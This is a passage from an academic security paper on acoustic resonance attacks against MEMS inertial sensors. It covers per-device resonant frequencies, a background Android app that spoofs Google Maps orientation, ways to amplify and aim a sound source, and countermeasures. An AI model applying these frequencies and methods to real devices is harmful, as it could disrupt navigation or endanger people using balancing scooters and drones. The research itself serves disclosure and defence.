| Device | Sensor | | Resonant | Affected/ | Max | Control |
|---|---|---|---|---|---|---|
| | Type | Model† | Freq. (kHz) | Func. Axes | Dist. (m) | Level |
| IOGear 3D mouse | Gyro | IS M681 | 26.6~27.6 | x,z/x,z | 2.5 | Implicit control |
| Ybee 3D mouse | Gyro | Unknown | 27.1~27.3 | x/x,z | 1.1 | Implicit control |
| ES120 screwdriver | Gyro | ST L3G4200D | 19.8~20.0 | y/y | 2.6 | Implicit control |
| B&D screwdriver | Gyro | IS ISZ650 | 30.3~30.6 | z/z | 0 | Limited control |
| Dewalt screwdriver | Gyro | Unknown | Not found | none/y | N/A | Not affected |
| Oculus Rift | Gyro | BS BMI055 | 24.3~25.6 | x/x,y,z | 2.4 | Implicit control |
| Oculus Touch | Gyro | IS MP651 | 27.1~27.4 | x/x,y,z | 1.6 | Implicit control |
| Microsoft Hololens | Gyro | Unknown | 27.0~27.4 | x/x,y,z | 0 | Limited control |
| iPhone 5 | Gyro | ST L3G4200D | 19.9~20.1 | x,y,z/x,y,z | 5.8 | Implicit control |
| iPhone 5S | Gyro | ST B329 | 19.4~19.6 | x,y,z/x,y,z | 5.6 | Implicit control |
| iPhone 6S | Gyro | IS MP67B | 27.2~27.6 | x,y,z/x,y,z | 0.8 | Implicit control |
| iPhone 7 | Gyro | IS 773C | 27.1~27.6 | x,y,z/x,y,z | 2.0 | Implicit control |
| Huawei Honor V8 | Gyro | ST LSM6DS3 | 20.2~20.4 | x,y,z/x,y,z | 7.7 | Implicit control |
| Google Pixel | Gyro | BS BMI160 | 23.1~23.3 | x,y,z/x,y,z | 0.4 | Implicit control |
| Pro32 soldering iron | Acce | NX MMA8652FC | 6.2~6.5 | Unknown | 1.1 | DoS |

† IS: InvenSense, ST:STMicroelectronics, BS: Bosch, NX: NXP Semiconductors.

critical functions of an embedded system. The Pro32 soldering iron uses an accelerometer to detect movements. If there is no movement for a long time, the system will cool down the iron tip and go into the sleep mode. This protects the iron from overheating and reduces the risk of accidental injuries or fire. However, we find that this mechanism could be compromised by resonant acoustic interferences. Our experiments show that attackers can wake the Pro32 soldering iron up from the sleep mode through DoS attacks on the accelerometer, and make the iron tip heat up to a high working temperature repetitively. The attack is demonstrated in [3].

## 7 Automatic Attack

In this section, we present a novel automatic attack method and implement a proof-of-concept spoofing attack on a mobile navigation system. We find that in both iOS and Android smartphones, inertial sensor data can be accessed through a script in a web page or an application without any permission. In our scope, a key question is: *Can an attack program facilitate spoofing attacks on inertial sensors by leveraging the real-time sensor data?* To answer this question, we investigate automatic methods to implement Switching attacks.

**Automatic Method.** In automatic attacks, the attack program modulates acoustic signals automatically based on parameters set by the attacker. These parameters include initial sound frequencies, threshold, target direction, etc. The attacker can set the initial sound frequencies $F_1$ and $F_2$ based on the real-time feedback of the sensor. The threshold is used by the attack program to decide when to switch the sound frequency. During attacks, the attacker can send commands to the program to change the target direction, to stop or restart the attack.

The attack program monitors the output of the sensor and switches the frequency of acoustic signals between $F_1$ and $F_2$ when the induced signal drops to the opposite direction and falls below a threshold. However, we find that this setting only allows the program to attack automatically for one or two minutes. After two minutes, the integer multiple of the sensor's sample rate might fall outside $(F_1, F_2)$ because of drifts in $F_S$ and the condition of phase pacing ($\varepsilon_1 \cdot \varepsilon_2 < 0$) would no longer hold. As a result, the attacker would need to manually adjust the sound frequencies every one or two minutes.

A method to address this issue is to *actively adapt to the drifts in the sample rate*. Due to drifts in $F_S$, the value of $n_0 F_S$ may become $n_0 \hat{F}_S$. If $n_0 \hat{F}_S$ falls outside $(F_1, F_2)$, the condition of phase pacing will no longer be satisfied. Therefore, the goal of adaptation is to actively adjust the sound frequencies to $\hat{F}_1$ and $\hat{F}_2$ so that $n_0 \hat{F}_S$ is at the midpoint of $(\hat{F}_1, \hat{F}_2)$. Assuming $\varepsilon_1 < 0, \varepsilon_2 > 0$, we have,

$$F_1 - \varepsilon_1 = n_0 \hat{F}_S = F_2 - \varepsilon_2 \tag{23}$$

After adaptation, we would have,

$$\hat{F}_1 + \tfrac{\varepsilon_2 - \varepsilon_1}{2} = n_0 \hat{F}_S = \hat{F}_2 - \tfrac{\varepsilon_2 - \varepsilon_1}{2} \tag{24}$$

Therefore,

$$\Delta F = \hat{F}_1 - F_1 = \hat{F}_2 - F_2 = -\tfrac{\varepsilon_1 + \varepsilon_2}{2(\varepsilon_2 - \varepsilon_1)}(\varepsilon_2 - \varepsilon_1) \tag{25}$$

Since $\varepsilon_2 - \varepsilon_1 = F_2 - F_1$, we have,

$$\Delta F = \tfrac{r-1}{2(r+1)}(F_2 - F_1) \tag{26}$$

where $r = \frac{|\varepsilon_1|}{|\varepsilon_2|} = \frac{-\varepsilon_1}{\varepsilon_2}$, and can be derived from

$$r = \tfrac{T_2}{T_1} \approx \tfrac{T_2'}{T_1'} \tag{27}$$





Figure 13: Controlling the orientation of a mobile navigation system with automatic Switching attacks on the gyroscopic sensor. The attack is demonstrated in [1].

$T_1$ and $T_2$ are periods of the induced signals. The ratio $\frac{T_2}{T_1}$ can be estimated by $\frac{T_2'}{T_1'}$, where $T_1'$ and $T_2'$ correspond to the time intervals between adjacent frequency switching operations. During attacks, $T_1'$ and $T_2'$ can be recorded by the program. The program computes $\Delta F$ and adapts the frequencies after every two times of frequency switching.

**Evaluation.** We evaluate our attacks on a Huawei Honor V8 smartphone and demonstrate the attack effects with a mobile navigation system (Google Maps). In mobile navigation systems, inertial sensors are often used to aid the GPS system to provide a more timely and accurate positioning service. The gyroscope is often used to determine the orientation of the system.

We implement the automatic attack method in an Android application. The application utilizes the smartphone's built-in speaker to generate ultrasonic signals and surreptitiously manipulate the gyroscope data while running in the background. As shown in Figure 13, we first induce positive outputs in the Z-axis of gyro and the navigation system is tricked to rotate its orientation counter-clockwisely. The accumulated heading angle is 6.85 rads in 32 seconds. After we change the target direction, the navigation system is deceived by negative outputs and rotates the orientation clockwisely. The accumulated heading angle is -6.82 rads in about 31 seconds.

Our results show that, with real-time sensor data, spoofing attacks on inertial sensors could manipulate the orientation of a navigation system. When the displayed orientation of a navigation system is manipulated, users or systems guided by the navigation information could be led to a wrong path. Additionally, for areas not well covered by GPS or situations when the GPS signal is jammed or spoofed [56, 60], errors in the orientation information will not be effectively calibrated and could cause more troubles to the positioning service.

Several recent approaches have been proposed to control the access to inertial sensors in smartphones, but with a focus on privacy issues [59, 63]. Our automatic attack also demonstrates that unprotected inertial sensor data could be leveraged to manipulate the sensor output. Our results confirm that protection mechanisms over inertial sensor data are necessary. Devices should control the access to the sensor data. In addition, when a remote autonomous agent transmits real-time inertial sensor data for navigation purposes, the data should be encrypted.

# 8 Discussion

## 8.1 Countermeasures

It is important to protect control systems from sensor spoofing attacks, however, feasible countermeasures to be deployed in embedded systems should not cause too much expenses in cost and size or compromises in designs. Therefore, the countermeasures we discuss mainly focus on two aspects: (1) Damping and isolation. These approaches mitigate acoustic or vibrational noises physically. (2) Filtering and sampling. These approaches eliminate or mitigate malicious signals in the signal conditioning circuits.

**Damping and Isolation.** Early mitigation approaches against acoustic interferences include using isolating boxes and acoustic foams to surround the sensor [41]. The simple strategy could achieve substantial protection from acoustic noises, but issues in size and design concerning an embedded environment were not addressed.

To protect MEMS inertial sensors without compromising their advantages in size, weight, power, and cost (SWaP-C [48]), recent studies have been dedicated to using micro-level techniques for acoustic isolation. Dean et al. proposed the use of microfibrous metallic cloth as an acoustic damping material to protect MEMS gyroscopes [43]. Soobramaney et al. evaluated the mitigation effects of microfibrous cloth on noise signals induced in MEMS gyros under acoustic interferences [65]. They tested 7 MEMS gyros and showed that, by surrounding the sensor with 12 mm of the media, 65% reduction in the amplitude of noise signals can be easily obtained and up to 90% reduction could be achieved [65]. Additionally, Yunker et al. suggested to use MEMS fabricated acoustic metamaterial to mitigate acoustic signals at frequencies close to the resonant frequency of the MEMS gyroscope [76]. Furthermore, Kranz et al. showed that a MEMS-fabricated micro-isolator can be applied within the sensor packaging but their work mainly focused on isolating mechanical vibrations [48].

**Filtering.** As suggested in [68], a low-pass filter (LPF) should be used to eliminate the out-of-band analog signals. According to the datasheets [30, 28], we find that many inertial sensors have an analog LPF in their circuits, but are still vulnerable to acoustic attacks, which could be due to a cut-off frequency that is set too high. We also find that most programmable inertial sensors use a digital LPF for bandwidth control [27, 29]. However,

filters in digital circuits will not alleviate the problem because out-of-band analog signals have already been aliased to in-band signals after sampling.

**Sampling.** Trippel et al. proposed randomized sampling and 180° out-of-phase sampling methods for inertial sensors with analog outputs and software controlled ADCs [68]. These approaches were designed to eliminate an attacker's ability to achieve a DC signal alias and limit potential adversarial control. However, adding a randomized delay to each sampling period or computing the average of two samples at a 180° phase delay could degrade the accuracy of inertial measurements. Small errors in the measurements could accumulate in a long time and might affect the performance of the system.

We think an alternative sampling method to mitigate potential adversarial control without degrading the performance is to use a *dynamic sample rate*. Recall in (3) and (4), the frequency $\varepsilon$ of the induced digital signal depends on both $F$ and $F_S$. With a dynamic $F_S$, attackers may not be able to induce a digital signal with a predictable frequency pattern. In this case, the ability of attackers will be limited and it could be difficult for attackers to accumulate a large heading angle in a target direction. This might be a general mitigation method for ADCs subject to out-of-band signal injections.

Additionally, redundancy-based approaches could enhance the resilience of the system. For example, multiple sensors could still provide trustworthy information when one of them is under attack. It might still be possible to attack or interfere several sensors simultaneously to affect the functioning of the system, but such attacks could be more difficult to implement.

In summary, acoustic attacks on inertial sensors are enabled by two weaknesses in the analog domain: (1) Susceptibility of the micro inertial sensing structure to resonant sound. (2) Incapability of signal conditioning circuits to handle out-of-band analog signals properly. Employing both acoustic damping and filtering approaches in the designs of future sensors and systems can address these weaknesses. Additionally, acoustic damping can also be used to mitigate the susceptibility of currently deployed sensors and systems to acoustic attacks.

## 8.2 Sound Source

Applications of sonic weapons [34], ultrasonic transducers [47], and long-range acoustic devices [18, 26] have already shown the capability of specialized devices to generate more powerful sound with a further transmitting distance than common audio devices. In addition, we find several consumer-grade techniques that could be used to optimize a sound source.

The most direct acoustic amplification method is to use speakers and amplifiers with better performance and output capabilities. Besides, the sound played by common audio speakers usually diffuses into the air with little directivity, leading to losses of acoustic energy. With directivity horns [16, 19], the sound waves can be focused into a certain emitting area and transmit through a longer distance. Another important approach is to use multiple speakers to form a specialized speaker array. With appropriate arrangement of speakers and directivity horns to focus the sound waves, the sound strength, transmitting distance, and emitting area of the sound source could be customized and improved. Moreover, ultrasonic transducers [73, 72] could have small sizes, variable resonant frequencies, and high efficiency. It might be possible to build a more powerful and efficient sound source by selecting and using a large number of transducers.

With multiple speakers or transducers, the performance of a sound source could be improved. If the sound waves are in phase, the add-up SPL of $n$ coherent sources could be [25],

$$L_\Sigma = 20log_{10}(10^{\frac{L_{p1}}{20}} + 10^{\frac{L_{p2}}{20}} + ... + 10^{\frac{L_{pn}}{20}}) \quad (28)$$

Assuming each coherent source is identical, we have

$$L_\Sigma = 20log_{10}(n) + L_{p1} \quad (29)$$

Theoretically, with 8 identical sources, the level increase could be $L_\Sigma - L_{p1} \approx 18.0$ dB. In practice, the performance could also depend on arrangements of multiple sources, designs of the enclosure and horns, and differences in phases need to be considered and accommodated. The distance attenuation of SPL can be quantified by [23]: $L'_p = L_p + 20log_{10}(\frac{D}{D'})$, where $D$ and $D'$ are distances. Therefore, a level increase of 18.0 dB could increase the possible attack distance by a factor of 8.

## 8.3 Limitations

**Moving targets.** Depending on the speed and range of movements, it could be difficult for attackers to follow and aim a moving target while manually tuning acoustic signals. It could be helpful to predict the movements and align the sound beam with the trajectory of the target. In certain circumstances, it might be possible to attach a sound source to the victim device or exploit a sound source in close proximity to the device. Additionally, it might be possible to carry the sound source with a vehicle or drone that follows the target.

Ideally, an automatic tracking and aiming system might be implemented to aim the target. It might use cameras or radar sensors to track the position of a target and use a programmable 3-way pan/tilt platform to aim.

**Timing.** In our experimental settings, attackers observe actuations of a target and manually tune acoustic signals

with off-the-shelve devices. In certain circumstances, however, such settings could be slow and ineffective; it might be difficult for attackers to analyze the observed movements and modulate signals timely and correctly.

To reduce potential delays caused by hand tuning and observing, it might be possible to use more customized devices, tools, and programs. As we have investigated in Section 7, a program could help attackers to modulate acoustic signals more timely and accurately. Moreover, it might also be possible to use systems with cameras or radar sensors to help attackers observe and analyze the behavior of a target more automatically.

In addition, the pattern of a closed-loop system could be more complex than the simple signal mapping model in Section 6.1. For example, when a user is riding the self-balancing scooter, user involvements (including unintentional involvements) could counter or disrupt attack effects. Attackers might need a more specific model to analyze and predict the movement patterns.

## 8.4 Generalization

Acoustic attacks on inertial sensors exploit resonance and inject analog signals with very high frequencies. To explore the generalizability of the out-of-band signal injection model and attack methods, we investigate whether the oscillating digitized signal could be manipulated when analog signals are sent at relatively low frequencies through a more common sensing channel.

We use a vibrating platform to generate mechanical vibration signals and implement Side-Swing and Switching attacks on the accelerometer of a smartphone, as shown in Figure 14. We place the Google Pixel smartphone on the platform. In Side-Swing attacks, we generate sinusoidal vibration signals at 19.6 Hz. While the phone remains on the platform, the collected accelerometer data shows that the phone is launched to the sky and has accumulated a speed of 73.9 m/s in about 25 seconds. In Switching attacks, we switch the frequency of the sinusoidal vibration signal between 19.4 Hz and 20.4 Hz. While the phone is still placed on the platform, the accelerometer data shows that it has accumulated an upward speed of 74.5 m/s in about 25 seconds.

We try to find the approximate sample rate of the embedded accelerometer by inducing an aliased DC-like signal. We increase the vibration frequency with an interval of 0.1 Hz and observe the induced output. The first DC-like signal is induced at $F = 19.9$ Hz, the second at 39.8 Hz, and the third at 59.7 Hz. Based on $F = nF_S + \varepsilon_0 \quad (\varepsilon_0 \approx 0)$, we infer that the sample rate of the ADC is approximately 19.9 Hz.

Our experimental results show that, when analog signals are sent at relatively low frequencies, such as frequencies close to $F_S$, the oscillating digitized signal could still be manipulated. Moreover, instead of exploiting resonance, malicious signals could be injected and manipulated through the sensing channel as well.





Figure 14: The output of the accelerometer (Z-axis) in a Google Pixel smartphone. We implement Side-Swing (top) and Switching attacks (bottom) with low-frequency vibration signals to manipulate the sensor output. The phone is placed with the Z-axis pointing upward, and the default output in Z-axis is 1 g if the device is at rest.

As we have discussed, sensors without a correctly configured analog LPF could be vulnerable to out-of-band signal injections. Furthermore, some digital sensors could have a configurable sample rate and use a programmable digital LPF for bandwidth control. For example, the ADC sample rate of the MPU-6500 gyroscope is programmable from 8,000 samples per second, down to 3.9 samples per second [29]. In this case, assuming the cut-off frequency of the analog LPF is 4 kHz, which is the half of the maximum sample rate, if applications set $F_S$ to 4 kHz or lower, out-of-band signals with relatively low frequencies (such as frequencies close to $F_S$) would not be eliminated by the analog LPF and could be exploited to manipulate the digitized signal.

# 9 Related Work

Since measurements of embedded sensors are often trusted by control systems to make critical decisions, the security of analog sensors has become an increasingly important concern. This section discusses security of inertial sensors and attacks against analog sensors.

**Attacks on Inertial Sensors.** MEMS inertial sensors have drawn the attention of recent security researches because of their criticality in control systems. Son et al. [64] proposed a DoS attack against MEMS gyroscopes and showed that a drone could be caused to crash by intentional resonant sound. Additionally, Wang et al. developed a sonic gun and showed that a range of smart devices could lose control under acoustic attacks on inertial sensors [71]. Furthermore, Trippel et al. [68] proposed output biasing attacks and output control attacks to com-

promise the integrity of MEMS accelerometers. However, output biasing attacks were only implemented on exposed sensors with an insufficiently realistic attack setting; while the output control attack method only works on sensors with an insecure amplifier and the generalizability could be limited in two aspects: (1) To trigger signal clipping in the amplifier, the amplitude of the induced analog signal needs to exceed the operating range of the amplifier. (2) The direction of induced outputs is determined by the asymmetricity of signal clipping that occurs in the saturated amplifier and cannot be controlled. Different from prior works, this work shows that an oscillating digitized signal, which is often regarded as noises, could be manipulated to deliver adversarial control, and demonstrates implicit control over different kinds of real systems through non-invasive attacks against embedded inertial sensors.

**Eavesdropping through Inertial Sensors.** Inertial sensors have become ubiquitous in mobile devices. It is known that access to inertial sensors in both iOS and Android devices does not require permissions from the operating system [40, 53]. Therefore, attackers could surreptitiously read inertial sensor data through either a web script or a malicious application. The inertial sensing data in smartphones could be used to recover keystroke information [40, 37, 54]. Furthermore, the works of [53] and [35] showed that it might be possible to utilize inertial sensors in a smartphone to eavesdrop speech signals in certain scenarios. Additionally, a user's keystroke information could be recovered by exploiting inertial sensors in smart watches [52, 69, 70]. More recent studies showed that inertial sensors in mobile devices could be exploited to establish a covert channel due to their sensitivity to vibrations [46, 39]. All these works focused on utilizing inertial sensing data for eavesdropping or data exfiltration purposes. To our knowledge, the automatic attack we demonstrate is the first method that leverages inertial sensor data to manipulate the sensor output with a malicious program.

**Analog Sensor Spoofing Attacks.** Foo Kune et al. showed that bogus signals could be injected into analog circuits of a sensor through electromagnetic interference to trigger or inhibit critical functions of cardiac implantable electrical devices [49]. Park et al. studied a saturation attack against infrared drop sensors to manipulate the dosage delivered by medical infusion pumps [57]. In automotive embedded systems, Shoukry et al. presented non-invasive spoofing attacks on magnetic wheel speed sensors in anti-lock braking systems [62]. Yan et al. investigated contactless attacks against environment perception sensors in autonomous vehicles [74]. Recently, Shin et al. studied spoofing attacks on Lidar sensors in automotive systems to manipulate the distance of objects detected by the system [61]. In addition, Davidson et al. investigated a sensor input spoofing attack against optical flow sensing of unmanned aerial vehicles [42]. Finally, Zhang et al. presented an inaudible attack on voice controllable systems that injects commands into a microphone through ultrasonic carriers [77].

## 10 Conclusion

Embedded sensors in a control loop play important roles in the correct functioning of control systems. A wide range of control systems depend on the timely feedback of MEMS inertial sensors to make critical decisions. In this work, we devised two sets of novel attacks against embedded inertial sensors to deceive the system. Our attack evaluations on 25 devices showed that it is possible to deliver implicit control to different kinds of systems by non-invasive attacks.

We characterized the out-of-band signal injection model and methods to manipulate an oscillating digitized signal, which was often considered as noises, to deliver adversarial control. To explore the generalizability of our methods, we showed that the oscillating digitized signal could also be manipulated by sending analog signals at relatively low frequencies through the sensing channel.

## Acknowledgment

The authors would like to thank the anonymous reviewers and our shepherd Yongdae Kim for their numerous, insightful comments that greatly helped improve the presentation of this paper. This work is supported in part by ONR N000141712012 and US NSF under grants CNS-1812553, CNS-1834215, and CNS-1505799.

## References

[1] A video demonstration of automatic Switching attacks to spoof GoogleMaps. https://youtu.be/dy6gm9ZLKuY.

[2] A video demonstration of Conservative Side-Swing attacks on a gyroscopic screwdriver. https://youtu.be/SCAYbyMIJAc.

[3] A video demonstration of DoS attacks on a soldering iron. https://youtu.be/itgmOl21zoc.

[4] A video demonstration of Side-Swing attacks on a 3D mouse. https://youtu.be/YoYpNeIJh5U.

[5] A video demonstration of Side-Swing attacks on a self-balancing robot. https://youtu.be/oy3B1X41u5s.

[6] A video demonstration of Side-Swing attacks on a self-balancing scooter. https://youtu.be/Y1LLiyhCn9I.

[7] A video demonstration of Side-Swing attacks on a smartphone. https://youtu.be/Wl6c_zBGlpU.

[8] A video demonstration of Side-Swing attacks on a stabilizer. https://youtu.be/FDxaLUtgaCM.

[9] A video demonstration of Switching attacks on a 3D mouse. https://youtu.be/iWXTJ6WeOUY.

[10] A video demonstration of Switching attacks on a kinetic controller. https://youtu.be/MtXxcSzWcQA.

[11] A video demonstration of Switching attacks on a self-balancing scooter. https://youtu.be/D-etuH04pms.

[12] A video demonstration of Switching attacks on a smartphone. https://youtu.be/psuOhyUvDQk.

[13] A video demonstration of Switching attacks on a stabilizer. https://youtu.be/JcA_WXHrUEs.

[14] A video demonstration of Switching attacks on a VR headset. https://youtu.be/Jf9xHAW1PJY.

[15] Device teardown reports. https://www.ifixit.com/ https://www.chipworks.com/.

[16] Goldwood Sound directivity horns. http://www.goldwoodparts.com/directivity-horns. Accessed: 2018-05-05.

[17] Goldwood Sound GT-1188 piezo tweeter speaker. http://www.goldwoodparts.com/gt-1188.shtml. Accessed: 2018-05-05.

[18] L. Corporation, LRAD 2000X datasheet. https://www.dropbox.com/s/4qth9beayjx5gxr/LRAD_Datasheet_2000X.pdf. Accessed: 2018-04-25.

[19] Myskunkworks 10" long-range horn. http://myskunkworks.net/index.php?route=product/product&path=61&product_id=63. Accessed: 2018-05-05.

[20] Myskunkworks 130dB tweeter speaker. http://myskunkworks.net/index.php?route=product/product&path=61&product_id=79. Accessed: 2018-05-05.

[21] Pyle PDBT78 tweeter speaker. https://www.amazon.com/Pyle-PDBT78-2-Inch-Titanium-Tweeter/dp/B000JLBO6E. Accessed: 2018-05-05.

[22] SainSmart UDB1002S DDS signal generator. https://www.amazon.com/SainSmart-UDB1002S-Signal-Generator-Function/dp/B00JTR66CG/. Accessed: 2018-05-05.

[23] Sound pressure - Wikipedia. http://en.wikipedia.org/wiki/Sound_pressure. Accessed: 2018-06-01.

[24] SparkFun MiniGen mini signal generator board. https://www.sparkfun.com/products/11420. Accessed: 2018-05-05.

[25] Total SPL adding of coherent sound sources. http://www.sengpielaudio.com/calculator-coherentsources.htm. Accessed: 2018-06-01.

[26] UltraElectronics HyperShield datasheet. https://www.ultra-hyperspike.com/Data/Pages/fe14c65c8b5fa0e0b19b46fca45fa01d-HyperShield_Dat_Sheet.pdf. Accessed: 2017-05-30.

[27] STMicroelectronics L3G4200D datasheet. https://www.elecrow.com/download/L3G4200_AN3393.pdf, 2011. Accessed: 2017-06-12.

[28] STMicroelectronics LSM330 datasheet. www.st.com/resource/en/datasheet/dm00037200.pdf, 2012. Accessed: 2018-06-14.

[29] InvenSense MPU-6500 datasheet. https://store.invensense.com/datasheets/invensense/MPU_6500_Rev1.0.pdf, 2013. Accessed: 2017-06-12.

[30] STMicroelectronics L3GD20 datasheet. http://www.st.com/en/mems-and-sensors/l3gd20.html, 2013. Accessed: 2017-06-12.

[31] Future Vision. MINI augmented reality glasses make the future a reality. http://www.bmwgroupdesignworks.com/work/mini-ar-glasses/, 2015. Accessed: 2017-05-16.

[32] Hope in a glove for Parkinson's patients. https://www.technologyreview.com/s/545456/hope-in-a-glove-for-parkinsons-patients/, 2016. Accessed: 2018-02-01.

[33] Heads-up display to give soldiers improved situational awareness. https://www.army.mil/article/188088, 2017. Accessed: 2017-12-19.

[34] ALTMANN, J. Acoustic weapons-a prospective assessment. *Science & Global Security 9*, 3 (2001), 165–234.

[35] ANAND, S. A., AND SAXENA, N. Speechless: Analyzing the threat to speech privacy from smartphone motion sensors. In *IEEE Symposium on Security and Privacy* (2018).

[36] ANTONELLO, R., AND OBOE, R. MEMS gyroscopes for consumers and industrial applications. In *Microsensors*. InTech, 2011.

[37] AVIV, A. J., SAPP, B., BLAZE, M., AND SMITH, J. M. Practicality of accelerometer side channels on smartphones. In *Proceedings of the 28th Annual Computer Security Applications Conference* (2012), ACM.

[38] BHUYAN, A. I., AND MALLICK, T. C. Gyro-accelerometer based control of a robotic arm using AVR microcontroller. In *9th International Forum on Strategic Technology (IFOST)* (2014), IEEE.

[39] BLOCK, K., NARAIN, S., AND NOUBIR, G. An autonomic and permissionless android covert channel. In *Proceedings of the 10th ACM Conference on Security and Privacy in Wireless and Mobile Networks* (2017).

[40] CAI, L., AND CHEN, H. On the practicality of motion based keystroke inference attack. In *International Conference on Trust and Trustworthy Computing* (2012), Springer.

[41] CASTRO, S., DEAN, R., ROTH, G., FLOWERS, G. T., AND GRANTHAM, B. Influence of acoustic noise on the dynamic performance of MEMS gyroscopes. In *ASME International Mechanical Engineering Congress and Exposition* (2007).

[42] DAVIDSON, D., WU, H., JELLINEK, R., SINGH, V., AND RISTENPART, T. Controlling UAVs with sensor input spoofing attacks. In *10th USENIX Workshop on Offensive Technologies (WOOT)* (2016).

[43] DEAN, R., BURCH, N., BLACK, M., BEAL, A., AND FLOWERS, G. Microfibrous metallic cloth for acoustic isolation of a MEMS gyroscope. In *Proceedings of Industrial and Commercial Applications of Smart Structures Technologies* (2011), Society of Photo-Optical Instrumentation Engineers.

[44] DEAN, R. N., CASTRO, S. T., FLOWERS, G. T., ROTH, G., AHMED, A., HODEL, A. S., GRANTHAM, B. E., BITTLE, D. A., AND BRUNSCH, J. P. A characterization of the performance of a MEMS gyroscope in acoustically harsh environments. *IEEE Transactions on Industrial Electronics* (2011).

[45] DEAN, R. N., FLOWERS, G. T., HODEL, A. S., ROTH, G., CASTRO, S., ZHOU, R., MOREIRA, A., AHMED, A., RIFKI, R., GRANTHAM, B. E., ET AL. On the degradation of MEMS gyroscope performance in the presence of high power acoustic noise. In *IEEE International Symposium on Industrial Electronics* (2007).

[46] FARSHTEINDIKER, B., HASIDIM, N., GROSZ, A., AND OREN, Y. How to phone home with someone else's phone: Information exfiltration using intentional sound noise on gyroscopic sensors. In *10th USENIX Workshop on Offensive Technologies (WOOT)* (2016).

[47] GALLEGO-JUÁREZ, J. A., RODRIGUEZ-CORRAL, G., AND GAETE-GARRETON, L. An ultrasonic transducer for high power applications in gases. *Ultrasonics 16*, 6 (1978), 267–271.

[48] KRANZ, M., WHITLEY, M., RUDD, C., CRAVEN, J. D., CLARK, S. D., DEAN, R. N., AND FLOWERS, G. T. Environmentally isolating packaging for MEMS sensors. In *International Symposium on Microelectronics* (2017), International Microelectronics Assembly and Packaging Society.

[49] KUNE, D. F., BACKES, J., CLARK, S. S., KRAMER, D., REYNOLDS, M., FU, K., KIM, Y., AND XU, W. Ghost talk: Mitigating emi signal injection attacks against analog sensors. In *IEEE Symposium on Security and Privacy* (2013).

[50] LEBECK, K., RUTH, K., KOHNO, T., AND ROESNER, F. Securing augmented reality output. In *IEEE Symposium on Security and Privacy* (2017).

[51] LEBECK, K., RUTH, K., KOHNO, T., AND ROESNER, F. Towards security and privacy for multi-user augmented reality: Foundations with end users. In *IEEE Symposium on Security and Privacy* (2018).

[52] LIU, X., ZHOU, Z., DIAO, W., LI, Z., AND ZHANG, K. When good becomes evil: Keystroke inference with smartwatch. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015).

[53] MICHALEVSKY, Y., BONEH, D., AND NAKIBLY, G. Gyrophone: Recognizing speech from gyroscope signals. In *Proceedings of USENIX Security Symposium* (2014).

[54] MILUZZO, E., VARSHAVSKY, A., BALAKRISHNAN, S., AND CHOUDHURY, R. R. Tapprints: your finger taps have fingerprints. In *Proceedings of the 10th international conference on Mobile systems, applications, and services* (2012), ACM.

[55] NASIRI, S. A critical review of MEMS gyroscopes technology and commercialization status. InvenSense whitepaper.

[56] NIGHSWANDER, T., LEDVINA, B., DIAMOND, J., BRUMLEY, R., AND BRUMLEY, D. GPS software attacks. In *Proceedings of the 2012 ACM conference on Computer and Communications Security* (2012).

[57] PARK, Y., SON, Y., SHIN, H., KIM, D., AND KIM, Y. This ain't your dose: Sensor spoofing attack on medical infusion pump. In *10th USENIX Workshop on Offensive Technologies (WOOT)* (2016).

[58] PASSARO, V., CUCCOVILLO, A., VAIANI, L., CARLO, M. D., AND CAMPANELLA, C. E. Gyroscope technology and applications: A review in the industrial perspective. *Sensors 17*, 10 (2017).

[59] PETRACCA, G., REINEH, A.-A., SUN, Y., GROSSKLAGS, J., AND JAEGER, T. Aware: Preventing abuse of privacy-sensitive sensors via operation bindings. In *Proceedings of USENIX Security Symposium* (2017).

[60] PSIAKI, M. L., O'HANLON, B. W., POWELL, S. P., BHATTI, J. A., WESSON, K. D., AND HUMPHREYS, T. E. GNSS spoofing detection using two-antenna differential carrier phase. In *Proceedings of the 27th International Technical Meeting of The Satellite Division of the Institute of Navigation* (2014).

[61] SHIN, H., KIM, D., KWON, Y., AND KIM, Y. Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications. In *International Conference on Cryptographic Hardware and Embedded Systems* (2017), Springer.

[62] SHOUKRY, Y., MARTIN, P., TABUADA, P., AND SRIVASTAVA, M. Non-invasive spoofing attacks for anti-lock braking systems. In *Cryptographic Hardware and Embedded Systems* (2013), Springer.

[63] SIKDER, A., AKSU, H., AND ULUAGAC, A. S. 6thSense: A context-aware sensor-based attack detector for smart devices. In *Proceedings of USENIX Security Symposium* (2017).

[64] SON, Y., SHIN, H., KIM, D., PARK, Y., NOH, J., CHOI, K., CHOI, J., AND KIM, Y. Rocking drones with intentional sound noise on gyroscopic sensors. In *Proceedings of USENIX Security Symposium* (2015).

[65] SOOBRAMANEY, P., FLOWERS, G., AND DEAN, R. Mitigation of the effects of high levels of high-frequency noise on MEMS gyroscopes using microfibrous cloth. In *ASME 2015 International Design Engineering Technical Conferences and Computers and Information in Engineering Conference* (2015).

[66] TAKEDA, S., MORIOKA, I., MIYASHITA, K., OKUMURA, A., YOSHIDA, Y., AND MATSUMOTO, K. Age variation in the upper limit of hearing. *European journal of applied physiology and occupational physiology 65*, 5 (1992), 403–408.

[67] TIAN, J., YANG, W., PENG, Z., TANG, T., AND LI, Z. Application of MEMS accelerometers and gyroscopes in fast steering mirror control systems. *Sensors 16*, 4 (2016).

